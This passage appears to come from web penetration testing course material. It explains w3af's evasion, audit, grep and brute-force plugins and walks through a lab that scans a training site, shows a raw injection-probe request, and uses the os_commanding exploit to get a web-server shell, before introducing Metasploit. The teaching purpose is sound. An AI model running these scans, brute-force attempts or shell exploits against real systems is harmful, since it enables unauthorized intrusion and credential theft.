
Evasion plugins are used in combination with the other plugins. They change the way that requests are made. For example, there is an evasion plugin that encodes parts of the request. These evasion techniques are used to bypass infrastructure items such as web app firewalls and filtering logic within the application or server.

w3af Audit Plugins

- Audit plugins are used to find various flaws:
  - Audit plugins directly map to the discovery phase in our methodology
  - Tries to find flaws such as:
    - XSS
    - SQL injection
    - Response splitting
  - These plugins build from the information gathered using the crawl plugins
  - Some examples of audit plugins are:
    - sslCertificate:
      - Finds issues with SSL configurations
    - unSSL:
      - Determines if SSL content is available via HTTP
    - osCommanding:
      - Attempts to find command injection flaws

Web Penetration Testing and Ethical Hacking

Audit plugins correspond to the discovery step in our methodology. This category of plugins attempts to find the various flaws in an application that we can exploit for further access or data. There are audit plugins that cover every major type of web application flaw including XSS, SQL injection, and CSRF. These plugins feed data to the exploitation plugins we will discuss in a bit.



Grep plugins are used to search for items of interest in the responses from the web application. For example, we can ask w3af to find signs of code or paths being disclosed. We can also gather e-mail addresses and AJAX code snippets used in the application. All this information is then available to other plugins. For example, the getMails plugin feeds the brute force plugins.

w3af Brute Force Plugins


- Brute Force plugins are used to find credentials for the site
- The brute force plugins base can use information gathered by the other plugins:
  - E-mails gathered can be used as usernames
  - Words from the site can be used as passwords
- Currently the brute force plugins are available for:
  - Forms-based authentication
  - HTTP Basic authentication

Web Penetration Testing and Ethical Hacking

The brute force plugins attempt to guess authentication credentials for the web application. Currently there are two plugins in this category, basic and forms. They use data gathered from the other plugins to guess credentials, such as e-mail addresses for usernames and words used in the site as passwords.

Running w3af


- First, enter the URL to start the test from:
  - One URL is the limit
- Create a Profile:
  - Select which plugins to use
  - Select output
  - Make sure that in the configuration of the spider, you limit it to the target
- Press Start



To start a scan, the tester needs to enter in a URL. As we discussed earlier, this URL can be as complex as needed. You can then either select an existing profile that has certain plugins selected or create a specific profile for this test. When I perform a scan, I personally like to create a profile for this specific scan. Even if it is similar or the same as another profile, it allows me to ensure I keep things separate.

w3af Results


- Any potential vulnerabilities are listed here for review
- The full response content is captured and viewable for detailed analysis:
  - Raw
  - Rendered
- The results can also be searched for interesting strings



After the scan runs, the results show up on this screen. The tester can see all the requests that were considered "interesting." Both the request from the client and the response from the server are visible. This allows the tester to verify the results.


w3af Exploitation

- After the scan, w3af offers functionality to exploit discovered flaws:
  - Exploits are available based on results of the scan
- Depending on the discovered flaw, these features can be used to:
  - Get command shell access of target web server
  - Interact with a command shell on a database server using sqlmap
  - Numerous other possibilities
- w3af thus partially automates the last step of our testing methodology:
  - More regarding this in 542.5




w3af also handles the exploitation phase of the test. This will be covered more later in class, but we want to mention that it was available within the same tool used for discovery.

w3af includes quite a few powerful exploitation options. Most of these are focused on providing a shell either on the web server or on database servers behind it.




Next up is an exercise with w3af.



Objectives:

The student will learn how to use the Web Application Attack and Audit Framework (w3af) to scan for web server vulnerabilities and exploit them.



1. Open a terminal and type these commands:

```
$ cd /opt/w3af
$ ./w3af_gui
```


2. Choose Profile: **Sec542**

3. Enter a Target URL:
   - **http://www.sec542.org/scanners**

4. Press Start.

Note that we chose the URL "http://www.sec542.org/scanners" because it will quickly allowing os_commanding (a powerful w3af feature). Scanning the entire site will also work, but may take a long time before allowing os_commanding.

W3af
Running Results

- You may check results as w3af runs:
  - Responsiveness may be a bit slow
- Wait a few minutes for the scan to complete:
  - Stop button changes to a broom 
  - **Note:** w3af can be quite buggy and sometimes hangs after running for a few minutes
- You may also stop the scan early to check results

Web Penetration Testing and Ethical Hacking

You may check results as w3af runs:

- Responsiveness may be a bit slow.


Wait a few minutes for the scan to complete:

- The Stop button changes to a broom.
- **Note:** w3af can be quite buggy and sometimes hangs after running for a few minutes.

You may also stop the scan early to check results.

w3af
Results -> URLs


- Go to Results -> URLS
  - Press [1] to zoom in
  - Use your mouse to navigate the visual site map




Web Penetration Testing and Ethical Hacking

The Results -> URL tab is useful. The sitemap appears quite small, so zoom in by pressing [1].

Here's more of the site map, shifted to the right compared with this screen shot:





Go to Results -> KB Browser:

- Inspect the findings.
- Be sure to check all critical (red) findings.

The screen shot shows an sqli result.


Here is a Cross Site Scripting result:

A Cross Site Scripting vulnerability was found at: "http://www.sec542.org/PhpMyAdmin/index.php", using HTTP method POST. The sent post-data was: "...lang=..." which modifies the "lang" parameter. This vulnerability was found in the request with id 579.

Request | Response

Raw | Headers

```
POST http://www.sec542.org/PhpMyAdmin/index.php HTTP/1.1
Content-length: 275
Accept-encoding: gzip, deflate
Accept: */*
User-agent: w3af.org
Host: www.sec542.org
Cookie: phpMyAdmin=wSM0U%2CoaiFsBOYdTfCgi3KcqG62;
Referer: http://www.sec542.org/
Content-type: application/x-www-form-urlencoded

lang=zpym2</->zpym2/%2Azpym2"zpym2zpym2'zpym2zpym2%60zpym2%20=&phpMyAdmin=wSM0U%
252CoaiFsBOYdTfCgi3KcqG62&phpMyAdmin=wSM0U%252CoaiFsBOYdTfCgi3KcqG62&phpMyAdmin=wSM0U%
252CoaiFsBOYdTfCgi3KcqG62&convcharset=iso-8859-1&collation_connection=utf8_unicode_ci&table=
```




Go to the Exploit tab.

Right-click os_commanding:

- Choose Exploit all until first successful.

Click OK on the results pop-up:




Then double-click on the shell.

w3af
Use the Shell

- Type Linux shell commands with the "e" (execute) command:

```
www-data@security542> e id
www-data@security542> e uname -a
www-data@security542> e pwd
www-data@security542> help
```

  - Note: You may have to press Enter after each command to clear the line



We can now try out various commands using the shell we have gotten. Try running uname -a, id, pwd, who, and so on.

The command execute may be shortened as exec, or simply e


```
www-data@security542> e id
www-data@security542> e uname -a
www-data@security542> e pwd
```

Note: There is a small output bug that requires you to press Enter after every command to return to the prompt. This bug is purely cosmetic: The command will run fine without the extra <enter>.

Keep in mind that the commands we run cannot be interactive commands such as less or Firefox as the exploit sends the command to the vulnerable application that runs it. The results are then parsed from the application response.

The help command (no e required will show available shell commands:


```
www-data@security542> help
```



We will next discuss Metasploit, a wonderfully powerful tool that is often overlooked by web application penetration testers.

Metasploit

- The most popular exploitation framework:
  - Both commercial and open source options exist
  - Largest Ruby project in existence
- Most commonly associated with network and general system exploitation
- Leverages a modular approach that, for instance, separates exploits from payloads




- Also includes auxiliary modules that perform a specific task or provide one-off functionality

Web Penetration Testing and Ethical Hacking

Without question, Metasploit is the most popular exploitation framework in the world. It also happens to be the single, largest Ruby project in the world. Metasploit facilitates the exploitation of known vulnerabilities and also more efficient development of exploits and supporting code.

Most important, Metasploit derives tremendous benefit from its modular architecture. Metasploit separates exploits from payloads. Most attacks involve selecting an exploit that abuses a vulnerability and choosing an appropriate payload that delivers the impact (for example, command execution, a shell, and a VNC connection).

Beyond exploits and payloads, Metasploit also includes other types of modules, most important, the auxiliary modules, some of which we discuss shortly from the web app testing perspective.

